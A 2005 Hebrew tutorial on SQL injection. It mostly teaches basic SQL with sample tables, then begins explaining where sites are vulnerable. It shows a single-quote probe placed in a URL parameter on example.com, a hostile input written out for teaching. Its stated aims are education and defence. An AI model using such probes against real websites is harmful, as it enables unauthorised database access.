גירסה 1.01 – 23.4.2005

SQL Injections

notkok, ניר אדר

הסרת אחריות

מחברי המסמך אינם אחראים לכל נזק, ישיר או עקיף, שיגרם עקב השימוש במידע המופיע במסמך, וכן לנכונות התוכן של הנושאים המופיעים במסמך. עם זאת, המחברים עשו את מירב המאמצים כדי לספק את המידע המדויק והמלא ביותר. כמו כן, מחברי המסמך אינם מעודדים שימוש בידע הנמצא במסמך זה על מנת לבצע פעולות פליליות. הידע מוצג כאן למטרות לימוד בלבד.

המחברים:

notkok

Email: notkok@gmail.com

Nir Adar

Email: underwar@hotmail.com

Home Page: http://underwar.livedns.co.il

הקדמה

מסמך זה מציג התקפות על שרתי אינטרנט, המכונות SQL Injections. התקפות אלו אפשריות על אתרי אינטרנט המכילים מידע הנוצר באופן דינאמי, מתוך בסיס נתונים. דיון מעמיק יבהיר כיצד מתבצעות ההתקפות הנ"ל. כמו כן נציג דרכים כיצד לכתוב קוד מאובטח שיהיה עמיד בפני המתקפות.

למסמך שני חלקים עיקריים. החלק הראשון מציג את שפת SQL. שפה זו משמשת אתרים רבים לצורך גישה אל בסיסי הנתונים שלהם. נציג את הרעיונות שעומדים מאחורי השפה, ונפרט על הפקודות השונות שלה. יצאנו מתוך נקודת הנחה שלמשתמש אין כלל ידע על שפה זו. מדריך השפה שנציג הינו מלא יחסית, אך אינו כולל כל אפשרות ואפשרות של השפה. בחרנו להתמקד בפקודות הבסיסיות, ובנוסף בפקודות המשמשות לרוב בהתקפות SQL Injections.

בחלק השני של המסמך נציג כיצד מתבצעות התקפות SQL Injections. נציג את ההתקפה הן מנקודת מבטו של התוקף, והן מנקודת מבטו של בונה האתר – מה גרם לאתר להיות פגיע להתקפה. נציג הבדלים בין בסיסי נתונים שונים בהם משתמשים האתרים, וכן נציג כיצד יכול בעל אתר להגן על עצמו.

מסמך זה נכתב בעיקר עקב אי הסכמתם של המחברים לתופעה שאנו רואים לאחרונה ברשת הישראלית: מצד אחד בעלי אתרים רבים אינם מכירים כלל את הנושא, ולכן התקפות על האתרים שלהם שוב ושוב נעשות בקלות, והם עומדים חסרי אונים מול המתקיפים. מצד שני, אנשים רבים המשתמשים בהתקפות SQL Injections אינם מבינים כלל מה הם עושים – הם משתמשים ב-cookbooks שמצאו באינטרנט, המכילים מספר "טריקים" נפוצים, ופשוט מדביקים טקסט ובודקים האם ההתקפה הצליחה או נכשלה. יותר מדי פעמים ראינו בפורומים שונים הודעות כגון "אני רוצה להשתמש ב-SQL Injection אבל אני לא מבין SQL – מה לעשות?" וכן שאלות שונות לגבי SQL Injections החוזרות על עצמן שוב ושוב. מטרת מסמך זה היא להציג באופן ברור כיצד מבוצעות ההתקפות, מדוע ההתקפות כמו שהן מבוצעות גורמות לתוקף לקבל גישה אל האתר, וכן כיצד יכול בעל האתר, מתוך ידיעה על האפשרות להתקפות, להגן על האתר שלו. המסמך מנסה להיות מדריך שלם ומקיף לנושא זה.

ניסינו לצמצם את הידע נדרש להבנת המסמך ולהתחיל להסביר את הנושא מן היסודות, עם זאת, ידע בשפת תכנות לבניית אתרים כלשהי – HTML וכן שפה ליצירת דפים דינאמיים כגון ASP או PHP יכול בהחלט להקל על הבנת מסמך זה.

תוכן עניינים

1. מבוא – בסיסי נתונים ושפת SQL

על מנת להבין כיצד SQL Injections עובדות, עלינו להבין ראשית את שפת SQL.
נפתח את המסמך בהצגת הבסיס של השימוש בשפה, וכן בהסברים כלליים על בסיסי נתונים עבור אנשים שהעולם חדש להם לגמרי. אנשים הבקיאים בנושא יכולים לדלג ישר אל הפרק הבא במסמך.

1.1. אתרי אינטרנט ובסיסי נתונים

בראשית ימי האינטרנט, רוב האתרים באינטרנט היו **אתרים סטטיים** – האתרים הורכבו ממספר דפי HTML שהיו מקושרים אחד לשני. הסטאטיות של האתרים התבטאה בכך שכל גולש שנכנס אל האתר, ראה בדיוק את אותו הדף. שפת HTML מאפשרת לבונה הדף לעצב טקסט כרצונו, אולם בכל פעם שמשתמש ייכנס אל אותו הדף, הוא יראה בדיוק אותו דבר.

אתרים סטאטיים מאפשרים לבעל האתר להציג מידע לגולש, אולם עם התפתחות האינטרנט וגדילת אתרים, מופיעים יותר ויותר **אתרים דינאמיים** – המציגים מידע אישי לכל גולש. הדוגמא הנפוצה ביותר היא כל אתרי דואר הרשת, כגון hotmail ואחרים. Hotmail הינו אתר המציג לכל גולש תוכן דינמי – את האימיילים השייכים לו.

כיצד יוצרים אתר דינמי? בעזרת שימוש בשפות הפועלות על השרת, השולחות מידע לכל משתמש.
השפות הפופולריות ביותר לצד שרת הן PHP, ASP ולאחרונה גם ASP.Net צוברת תאוצה.
שפות הפועלות בצד השרת מבצעות עיבוד על נתונים שונים בצד השרת, ואז שולחות את התוצאה הסופית אל המשתמש.

כאשר אנחנו בונים אתר דינמי, מתעורר צורך לשמור נתונים על השרת – הנתונים יכולים להיות רשימת המשתמשים הרשאים להכנס לאיזור מסויים בשרת, רשימת הודעות שנשלחו בפורום הנמצא באתר, רשימת קבצים הנמצאת באתר והדוגמאות עוד רבות.
ניתן לשמור מידע זה בקובץ בצד השרת, אולם כיום נהוג לשמור את המידע בתוך בסיס נתונים. בסיסי הנתונים הנפוצים ביותר הם בסיסי נתונים טבלאיים התומכים בגישה אליהם על ידי שפת SQL.
בסיס נתונים טבלאי הוא בסיס נתונים בו המידע נשמר כטבלאות. כל אלמנט מידע מיוצג כשורה בטבלה.
בבסיס נתונים אחד יכולות להיות מספר טבלאות.

שפת השרת בה אנחנו משתמשים ניגשת אל הטבלאות השמורות על ידי פקודות בשפת SQL, ושולחת נתונים מהן אל המשתמש.


התקפות SQL Injections אותן נציג במסמך זה מתבססות על באגים ביצירת הקשר בין אפליקציית השרת אל בסיס הנתונים.

1.2. דוגמא לבסיס נתונים

על מנת להציג את הטבלאות נשתמש בתוכנת Access המאפשרת ליצור בסיסי נתונים.

נציג דוגמא לבסיס נתונים מוכן ב-Access. במסמך זה לא נציג כיצד יוצרים אחד כזה.
בסיס הנתונים שנציג מורכב משתי טבלאות:


- Users – השומרת את נתוני המשתמשים שלנו.
- Files – השומרת מידע על הקבצים השייכים לכל משתמש.



בתמונה ניתן לראות את שמות הטבלאות: Files, Users, הנמצאות בתוך בסיס הנתונים.

הערה: בונה בסיס הנתונים יכול לתת לטבלה שם כרצונו.

תוכן לדוגמא עבור טבלת המשתמשים:




Users : Table

UserID	UserName	Password	FullName
1	admin	hg&g2hj	Administrator
2	underwar	123456	Nir Adar
3	avi	aviavi	Avi Cohen
4	RPG	rpg2kill	Rotem Grosma
(AutoNumber)			

Record: 1 of 4

עבור כל משתמש נשמר מספר מזהה יחודי (UserID), שם המשתמש (UserName), סיסמת המשתמש (Password) ושמו המלא.

דוגמא לטבלת הקבצים:




Files : Table

FileID	Owner	FullPath	Description
1	2	C:\nir\tr.mp3	Cool music
2	2	C:\nir\html.doc	Document about the HTML Language
3	2	C:\nir\pass.txt	My passwords list - keep private!
4	4	C:\rpg\שירה_אילמת.txt	none
(AutoNumber)	0		

Record: 4 of 4

עבור כל קובץ נשמר מזהה יחודי עבור הקובץ (FileID), המזהה של המשתמש שהוא הבעלים של הקובץ (Owner), הספריה בה נמצא הקובץ (FullPath) ותיאור של הקובץ (Description).

נשים לב כי Owner מתייחס למשתמש הנמצא בטבלה Users. צורת עבודה זו נפוצה ביותר בעבודה מול בסיסי נתונים.



השדה Owner בטבלת הקבצים מתאים לשדה מזהה המשתמש בטבלת ה-Users.

1.3. שפת SQL

כדי שבונה האתר יוכל לתקשר עם בסיס הנתונים שלו, הוא צריך שפה, ממשק, שיאפשר לו לגשת אל בסיס הנתונים, ולבצע עליו פעולות. שפה זו הינה לרוב שפת SQL.
קיימים מערכות בסיסי נתונים רבים התומכים בשפת SQL, כגון MySQL, MS-SQL ועוד.
נשים לב להבדל בין השפה למערכות: השפה מוגדרת וקיימת בלי קשר אל מערכות בסיסי הנתונים.
מערכות בסיסי הנתונים הן תוכנות, שרתים, המסוגלים להבין את שפת SQL.

הפקודות העיקריות של השפה הן Select, Insert, Update, שמשמעותן: בחירת (שליפת) נתונים מתוך בסיס הנתונים, הכנסת נתונים חדשים אל בסיס הנתונים ועדכון נתונים קיימים. נציג כעת פקודות אלו ואחרות.

הפקודות והמילים השמורות של שפת SQL יכתבו במסמך זה באותיות גדולות. עם זאת, אין חובה לכתוב אותם באותיות גדולות. שפת SQL הינה case-insensitive, כלומר הפקודות יכולות להיות באותיות גדולות או קטנות כרצוננו. הסיבה שנכתוב את המילים השייכות לשפה באותיות גדולות היא על מנת שיהיה קל להבחין מהן המילים השייכות לשפה, ומה ספציפיות לדוגמא.

SELECT .1.3.1

פקודת ה-SELECT משמשת לבחירת רשומות מסויימות מתוך טבלה הנמצאת מבסיס הנתונים.
על מנת לבחור נתונים, עלינו לציין את שם הטבלה ואת העמודות שאנו רוצים לשלוף.

לדוגמא:

```
SELECT column1, column2, ...
```

על מנת להגיד שאנחנו רצים לבחור את כל העמודות של טבלה מסויימת, ניתן להשתמש באופרטור *:

```
SELECT *
```

המילה from באה לציין את הטבלה ממנה אנחנו רוצים לשלוף את הנתונים. לדוגמא, הפקודה הבאה תחזיר לנו את כל העמודות השייכות לטבלה בשם tableName:

```
SELECT * FROM tableName
```

where .1.3.1.1

הוספת תנאי הקובע אילו מהשורות בטבלה יכללו בתוצאה שתוחזר אלינו.
התנאי הינו תנאי בוליאני – כל שורה שהתנאי מתקיים עבורה בתוצאה אותה תחזיר השאילתה.

ניתן לעשות תנאי המורכב ממספר תנאים, ולחברם על ידי OR, AND ו-NOT.
ניתן בכל תנאי להשתמש באופרטורים הבאים:

שוויון	=
אי שוויון	<>
גדול מ-	>
קטן מ-	<
גדול שווה	>=
קטן שווה	<=
דומה ל-	like
בין לבין	between ... and ...

דוגמא 1:

בחר את כל השורות בטבלה tableUsers בהן הערך של השדה username הוא UnderWarrior והסיסמא היא abcde:

```
SELECT * FROM tableUsers WHERE username='UnderWarrior' AND
password='abcde'
```

דוגמא 2:

בחר את כל השורות בטבלה tblSalaries בהן ערך השדה Salary גדול ממש מ-1000:

```
SELECT * FROM tblSalaries WHERE Salary>1000
```

אם נניח כי הטבלה tblSalaries נראית כך:

UserName	Salary
Moshe	1000
David	1200
Eynat	900
Nir	9999

אז תוצאת השאילתה תהיה:

UserName	Salary
David	1200
Nir	9999

דוגמאות נוספות לשאילתות מורכבות יותר יוצגו מיד, לאחר שנכיר את שאר הפקודות של שפת SQL.

1.3.1.2. order by

המילים השמורות ORDER BY משמשות לסידור התוצאות לפי ערכן בעמודה מסויימת.

השאילתה הבאה למשל תחזיר את כל הנתונים מהטבלה tableUsers ממויינים לפי השדה username:

```
SELECT * FROM tableUsers ORDER BY username
```

1.3.1.3. שליפת נתונים ממספר טבלאות

ניתן לשלוף בשאילתה אחת נתונים ממספר טבלאות. במקרה זה נציין ב-from את הטבלאות מופרדות על ידי פסיקים, ובציון השמות נציין את שם הטבלה, נקודה, ואז את שם השדה שאנחנו רוצים לקחת מאותה טבלה, לדוגמא:

```
SELECT * FROM table1.columnName1, table1.columnName2,
table2.columnName3 FROM table1, table2
```

1.3.2. INSERT

הפקודה insert משמשת אותנו לצורך הכנסת נתונים חדשים אל הטבלה.

תחביר:

```
INSERT INTO table_name VALUES (value1, value2,....)
```

הנתונים יוכנסו אל הטבלה לפי סדר העמודות שבה. value1 יוכנס אל התא הראשון שבשורה בטבלה. value2 יוכנס אל התא השני, וכו'.

ניתן גם לציין במפורש לאילו עמודות אנו רוצים להכניס נתונים (ובאיזה סדר) על ידי ציון שם העמודה בצמוד לשם הטבלה, לפי התחביר הבא:

```
INSERT INTO table_name (column1, column2,...) VALUES (value1,
value2,....)
```

נשים לב שניתן על ידי שימוש בתחביר זה לא להכניס נתונים אל כל השדות, אלא רק לחלק (על ידי ציון שמות רק חלק מהעמודות והכנסת ערכים רק לעמודות אלו). במידה ומבנה הטבלה מאפשר זאת, השדות האחרים יישארו ריקים.

דוגמא: נניח כי הטבלה tblPersons הינה הטבלה הבאה:

LastName	FirstName	City
Adar	Nir	Haifa
Cohen	Moshe	Eilat

נפעיל את הפקודה הבאה:

```
INSERT INTO tblPersons VALUES ('Grossman', 'Rotem', 'Ofakim')
```

ונקבל בטבלה את הנתונים הבאים:

LastName	FirstName	City
Adar	Nir	Haifa
Cohen	Moshe	Eilat
Grossman	Rotem	Ofakim

אם נריץ כעת את הפקודה:

```
INSERT INTO tblPersons (LastName, City) VALUES ('Zion', 'Jerusalem')
```

נקבל את הטבלה:

LastName	FirstName	City
Adar	Nir	Haifa
Cohen	Moshe	Eilat
Grossman	Rotem	Ofakim
Zion		Jerusalem

UPDATE .1.3.3

הפקודה UPDATE משמשת אותנו על מנת לעדכן נתונים הקיימים כבר בטבלה. תחביר הפקודה:

```
UPDATE table_name SET column1 = [new value] WHERE condition
```

נעדכן כעת את הטבלה שהצגנו בדוגמא הקודמת.

```
UPDATE tblPersons SET City = 'Tel-Aviv' WHERE LastName='Adar'
```

ונקבל את הטבלה החדשה:

LastName	FirstName	City
Adar	Nir	Tel-Aviv
Cohen	Moshe	Eilat
Grossman	Rotem	Ofakim
Zion		Jerusalem

נשים לב כי בדוגמא זו רק שורה אחת קיימה את התנאי, ולכן רק שורה אחת עודכנה. במידה והיו מספר שורות המקיימות את התנאי, כולן היו מתעדכנות.

אם נרצה נוכל גם לעדכן מספר שדות בו זמנית על ידי פקודת UPDATE אחת. התחביר במקרה זה הינו:

```
UPDATE TABLE table_name SET (column_1, column_2) = ([new value 1],
[new value 2]) WHERE condition
```

CREATE TABLE .1.3.4

הפקודה CREATE TABLE משמשת אותנו ליצירת טבלאות חדשות.

נזכיר כי כפי שהראנו בסיס נתונים אחד יכול להיות מורכב ממספר טבלאות. פקודה זו משמשת להוספת טבלה חדשה אל בסיס הנתונים.

כדי להוסיף טבלה חדשה נבין קודם טיפה יותר את רעיון הטבלה. הטבלה מורכבת מעמודות ושורות.

כל שורה מכילה את נתונים של איבר בודד – למשל בטבלה השומרת נתונים על בני אדם, שורה אחת תכיל נתונים על בן אדם יחיד.

כל עמודה בטבלה מכילה נתונים מאותו סוג – למשל עמודה אחת מכילה את שמות המשפחה של האנשים שנתוניהם שמורים בטבלה, עמודה אחרת את גילם, וכו'. בכל עמודה יש נתונים **מסוג** אחד בלבד. איזה סוגים של נתונים קיימים? מספרים שלמים (לדוגמא 41), מספרים ממשיים (3.12), מחרוזות (לדוגמא המחרוזת 'hello') ועוד.

כאשר אנחנו יוצרים טבלה חדשה, עלינו לציין: שמות העמודות שאנו רוצים שיהיו בטבלה, ואת הסוג של כל אחת מן העמודות.

תחביר הפקודה CREATE:

```
CREATE TABLE table_name (column1 data_type_for_column_1, column2
data_type_for_column_2, ...)
```

דוגמא:

```
CREATE TABLE tblPersons (FirstName char(50), LastName char(50), City
char(50), Birth_Date date)
```

char(50) הינה מחרוזת שאורכה המקסימאלי הינו 50.

DROP TABLE .1.3.5

הפקודה DROP משמשת על מנת למחוק טבלה מבסיס הנתונים. הגדרת הטבלה (העמודות שבה) וכל הנתונים שבה ימחקו ללא אפשרות לשחזרם.

תחביר הפקודה:

```
DROP TABLE table_name
```

לדוגמא: מחיקת הטבלה tblPersons מבסיס הנתונים:

```
DROP TABLE tblPersons
```

TRUNCATE TABLE .1.3.6

הפקודה TRUNCATE TABLE משמשת כדי למחוק את כל הנתונים של טבלה, מבלי למחוק את הטבלה עצמה כמו שהפקודה DROP עושה.

תחביר הפקודה:

```
TRUNCATE TABLE table_name
```

לדוגמא: מחיקת כל נתוני הטבלה tblPersons:

```
TRUNCATE TABLE tblPersons
```

LIKE .1.3.7

את LIKE הצגנו בקצרה קודם כאשר הראנו תנאים שאפשר להפעיל על שאילתה, אבל לא הדגמנו את פעולתה. LIKE מאפשרת לנו להגדיר תבנית לחיפוש, במקום להגדיר ערך מדויק שאנחנו רוצים.

תחביר:

```
SELECT "column_name" FROM "table_name" WHERE "column_name" LIKE
{PATTERN}
```

כאשר {PATTERN} היא תבנית המכילה wildcards.

wildcards אפשריים הם % שמשמעותו "0 או יותר תווים כלשהם" והסימן _ שמשמעותו "תו יחיד כלשהו".

דוגמאות:

- 'A_Z' – כל המחרוזות המתחילות באות A, לאחריה תו כלשהו ואז המחרוזת נגמרת בתו Z. לדוגמא: 'ABZ', 'A9Z' אבל לא 'ATTZ'.
- 'ABC%' – כל המחרוזות המתחילות ב-ABC, לדוגמא: 'ABCD' או 'ABCDE'.
- '%XYZ' – כל המחרוזות הנגמרות ב-'XYZ'.
- '%AN%' כל המחרוזות בהן הצירוף AN קיים בחלק כלשהו של המחרוזת.

נדגים שימוש ב-LIKE. נביט בטבלה הבאה (ששמה Store_Information):

store_name	Sales	Date
Los Angeles	$1500	Jan-05-1999
San Diego	$250	Jan-07-1999
Los Angeles	$300	Jan-08-1999
Boston	$700	Jan-08-1999

נריץ את השאילתה:

```
SELECT * FROM Store_Information WHERE store_name LIKE '%AN%'
```

ונקבל:

store_name	Sales	Date
Los Angeles	$1500	Jan-05-1999
San Diego	$250	Jan-07-1999
Los Angeles	$300	Jan-08-1999

1.3.8. פונקציות בשפת SQL

SQL תומכת בכמה פונקציות שניתן לבצע על הטבלאות. הפונקציות כוללות חישוב ממוצע על טור, מציאת מקסימום, מינימום וכו'. הפונקציות הקיימות הן:

- AVG
- COUNT
- MAX
- MIN
- SUM

התחביר של השימוש בהן הוא:

```
SELECT <function type>(column_name) FROM table_name
```

נביט למשל בטבלה הבאה (ששמה Store_Information):

store_name	Sales	Date
Los Angeles	$1500	Jan-05-1999
San Diego	$250	Jan-07-1999
Los Angeles	$300	Jan-08-1999
Boston	$700	Jan-08-1999

אם נפעיל את השאילתה:

```
SELECT SUM(Sales) FROM Store_Information
```

נקבל טבלה עם תא אחד, בו הערך $2750. (סכום כל ה-Sales: $1500 + 250 + 300 + 700 = 2750$).

הפונקציה COUNT מחזירה לנו את מספר הכניסות הקיימות עבור עמודה מסויימת.

```
SELECT COUNT(store_name) FROM Store_Information
```

הערך המוחזר משאילתה זו הינו 4.

ניתן לשלב גם את המילה DISTINCT בהגדרה כדי לבטל תוצאות כפולות:

```
SELECT COUNT(DISTINCT store_name) FROM Store_Information
```

הערך שיוחזר במקרה זה הינו 3.

GROUP BY .1.3.9

לאחר שראינו את הפונקציות של שפת SQL, נרצה לעשות איתן דברים שימושיים. בדוגמא של SUM השתמשנו בפונקציה כדי לסכום את המכירות של כל החנויות שבבסיס הנתונים. אבל מה אם נרצה לסכום את המכירות עבור כל חנות בנפרד?

כדי לעשות זאת, עלינו לעשות שני דברים: 1. עלינו לבחור, בנוסף לסכום המכירות, גם את שם החנות. כמו כן נרצה לדאוג לכך שהפונקציה SUM בכל פעם תפעל רק על קבוצת השורות בהן יש את אותו שם חנות. כדי לעשות זאת אנחנו משתמשים ב-GROUP BY.

תחביר:

```
SELECT column_name1, SUM(column_name2) FROM table_name
GROUP BY column_name1
```

לדוגמא, עבור טבלת המכירות שראינו קודם:

store_name	Sales	Date
Los Angeles	$1500	Jan-05-1999
San Diego	$250	Jan-07-1999
Los Angeles	$300	Jan-08-1999
Boston	$700	Jan-08-1999

נפעיל את השאילתה הבאה:

```
SELECT store_name, SUM(Sales) FROM Store_Information GROUP BY
store_name
```

ונקבל את טבלת התוצאה הבאה:

store_name	SUM(Sales)
Los Angeles	$1800
San Diego	$250
Boston	$700

HAVING .1.3.10

אופציה נוספת שנרצה היא להגביל את העמודות שמוחזרות כתוצאה משימוש ב-SUM או בכל אחת מן הפונקציות האחרות. למשל נרצה את כל החנויות שלהן יותר מהכנסה מסוימת. ניתן לבצע זאת על ידי המילה HAVING.

המילה HAVING מחליפה למעשה את המילה WHERE המופיעה בשאילתות שאינן כוללות פונקציות של SQL. תחביר:

```
SELECT column_name1, SUM(column_name2) FROM table_name
GROUP BY column_name1 HAVING (arithmetic function condition)
```

לדוגמא, עבור טבלת המכירות:

store_name	Sales	Date
Los Angeles	$1500	Jan-05-1999
San Diego	$250	Jan-07-1999
Los Angeles	$300	Jan-08-1999
Boston	$700	Jan-08-1999

נפעיל את השאילתה הבאה:

```
SELECT store_name, SUM(sales) FROM Store_Information GROUP BY
store_name HAVING SUM(sales) > 1500
```

ונקבל את טבלת התוצאה הבאה:

store_name	SUM(Sales)
Los Angeles	$1800

INNER JOIN .1.3.11

נציג כעת נושא חדש – איחוד טבלאות.

ניזכר בבסיס הנתונים שראינו בדוגמא בפרק 1.2. הטבלאות הינן:

Users			
UserID	**UserName**	**Password**	**FullName**
1	admin	hg&g2hj	Administrator
2	underwar	123456	Nir Adar
3	avi	aviavi	Avi Cohen
4	RPG	rpg2kill	Rotem Grosman

Files			
FileID	**Owner**	**FullPath**	**Description**
1	2	C:\nir\tr.mp3	Cool music
2	2	C:\nir\html.doc	Document about the HTML Language
3	2	C:\nir\pass.txt	My passwords list - keep private!
4	4	C:\rpg\שירה_אילמת.txt	none

לשתי טבלאות שדה "משותף" – Users.UserID מתאים ל-Files.Owner.

נניח כעת כי אנחנו רוצים לעשות שאילתה שתחזיר לנו טבלה חדשה, שתכיל עבור כל קובץ את ה-ID שלו, את ה-path, ובנוסף את שם המשתמש המתאים לו.

מה שאנחנו בעצם רוצים לבצע זה איחוד של הטבלאות לפי שדה מסויים.

נעשה זאת על ידי המילה INNER JOIN. עבור הדוגמא ההיא, נכתוב:

```
SELECT Files.FileID, Files.FullPath, Users.UserName
FROM Users INNER JOIN Files ON Users.UserID = Files.Owner;
```

והתוצאה:

FileID	FullPath	UserName
1	C:\nir\tr.mp3	underwar
2	C:\nir\html.doc	underwar
3	C:\nir\pass.txt	underwar
4	C:\rpg\שירה_אילמת.txt	RPG

Inner Join מחזיר תוצאות משתי הטבלאות עבורן יש התאמה. אם יש שורה עבורה אין התאמה בטבלאות, היא לא תוחזר.

LEFT JOIN .1.3.12

LEFT JOIN עובד בצורה דומה ל-INNER JOIN, אבל אם בטבלה השמאלית קיים נתון שעבורו לא קיים נתון מתאים בטבלה הימנית, הוא עדיין ייכלל.

נדגים שוב עם שאילתה הזהה לשאילתה הקודמת, מלבד שינוי ה-INNER JOIN ל-LEFT JOIN. נציין כי במקרה זה אין לתוצאה יותר מדי משמעות, אולם יש מקומות רבים בהם ניתן להשתמש בסוג חיבור טבלאות כזה. אנחנו מביאים פה דוגמא זו רק כדי שיהיה קל להשוות בין התוצאות של ה-JOIN השונים.

השאילתה החדשה:

```
SELECT Files.FileID, Files.FullPath, Users.UserName
FROM Users LEFT JOIN Files ON Users.UserID = Files.Owner;
```

התוצאה של השאילתה הינה:

FileID	FullPath	UserName
		admin
3	C:\nir\pass.txt	underwar
2	C:\nir\html.doc	underwar
1	C:\nir\tr.mp3	underwar
		avi
4	C:\rpg\שירה_אילמת.txt	RPG

המשתמשים עבורם לא מוגדרים קבצים הופיעו גם בטבלה.

RIGHT JOIN .1.3.13

בצורה מקבילה לחלוטין לפעולתה של LEFT JOIN, ניתן להשתמש גם ב-RIGHT JOIN על מנת לאחד טבלאות.

1.3.14. UNION ו-UNION ALL

UNION הינו סוג נוסף של איחוד. UNION מאפשר לנו לאחד תוצאות של שתי שאילתות שונות (ולא כמו שעשינו עד כה – איחוד טבלאות שונות לטבלה אחת).

התחביר של UNION:

```
[SQL Statement 1]
UNION
[SQL Statement 2]
```

ניקח לדוגמא את הטבלאות הבאות:

Employees_Haifa:

EmployeeID	Name
01	Adar, Nir
02	Grossman, Rotem
03	Ofnik, Moshe
04	Cohen, Moshe

Employees_TelAviv:

EmployeeID	Name
01	Cohen, Moshe
02	Levi, Oren
03	Tal, Eynat
04	Cohen, David

נריץ את השאילתה הבאה:

```
SELECT Name FROM Employees_Haifa
UNION
SELECT Name FROM Employees_TelAviv
```

התוצאה שנקבל תהיה:

Name
Adar, Nir
Grossman, Rotem
Ofnik, Moshe
Cohen, Moshe
Levi, Oren
Tal, Eynat
Cohen, David

נשים לב שתוצאות כפולות לא הופיעו פעמיים. על ידי שימוש ב-UNION אנחנו מקבלים כל ערך רק פעם אחת.

כדי לקבל את כל התוצאות, נשתמש ב-UNION ALL.

התחביר של UNION ALL:

```
[SQL Statement 1]
UNION ALL
[SQL Statement 2]
```

לדוגמא:

```
SELECT Name FROM Employees_Haifa
UNION ALL
SELECT Name FROM Employees_TelAviv
```

במקרה זה הטבלה תכיל את העובדים המופיעים ב-2 הטבלאות פעמיים.

SQL Injections .2

2.1. הזרקת SQL - מבוא

מה היא התקפת / הזרקת SQL?

הזרקת SQL זוהי דרך לגרום לשאילתת SQL שכתב מתכנת האתר לבצע דברים שונים מאלו שהתכוון להן המתכנת המקורי (בעל האתר). ההזרקה מאפשרת לתוקף להריץ שאילתת/פקודת SQL על שרת Web דרך דפי האינטרנט שלו.

הזרקת SQL היא התקפה הדורשת כלי נשק אחד – דפדפן. ההתקפה מתבססת על מקומות בהם האתר לוקח נתונים מהמשתמש ושם אותם ישירות בתוך שאילתת SQL.

2.1.1. מקומות שעלולים להיות פגיעים

כאשר אנחנו נכנסים אל אתר – היכן נחפש מקומות החשופים להתקפה זו?

- **טפסים** – טפסים השולחים מידע לשרת הם מקום מועד לביצוע ההתקפה. נזהה טפסים בקוד ה-HTML על ידי התג FORM, לדוגמא:

```
<FORM action="file.asp" method="post">
<input type="hidden" name="A" value="C">
</FORM>
```

- **פרמטרים המועברים אל דפים** – הרבה פעמים כתובת האתר איננה my_file.asp או my_file.html אלא היא my_file.asp?ID=7. הערכים שאחרי סימן השאלה הם פרמטרים לדף. דוגמא נוספת, היכולה להתאים לאתר חדשות היא למשל:

http://www.example.com/Article/?ArticleID=168565&sid=16

במקרה זה מועברים שני פרמטרים בכתובת: articleid ו-sid. נציין כי לא בהכרח פרמטרים האלה נבדקים מול מסד נתונים, אבל סביר להניח שכן. סביר להניח כי קיימת בבסיס הנתונים של האתר טבלה ששמה למשל article ואנחנו משווים את השדה ArticleID אל השדה המתאים בטבלה, שהוא מספר סידורי המתאים לכתבה.

2.1.2. כיצד נזהה האם הפרמטר/הטופס שמצאנו חשוף?

הדרך הראשונה כדי לזהות אם שדה קלט או פרמטר הוא חשוף להתקפה, נתחיל עם נסיון לשים בו ' (גרש) בודד. לדוגמא:

http://www.example.com/Article/?ArticleID=1685'65&sid=16

או נכתוב ' בשדה בטופס ונלחץ על שליחה.

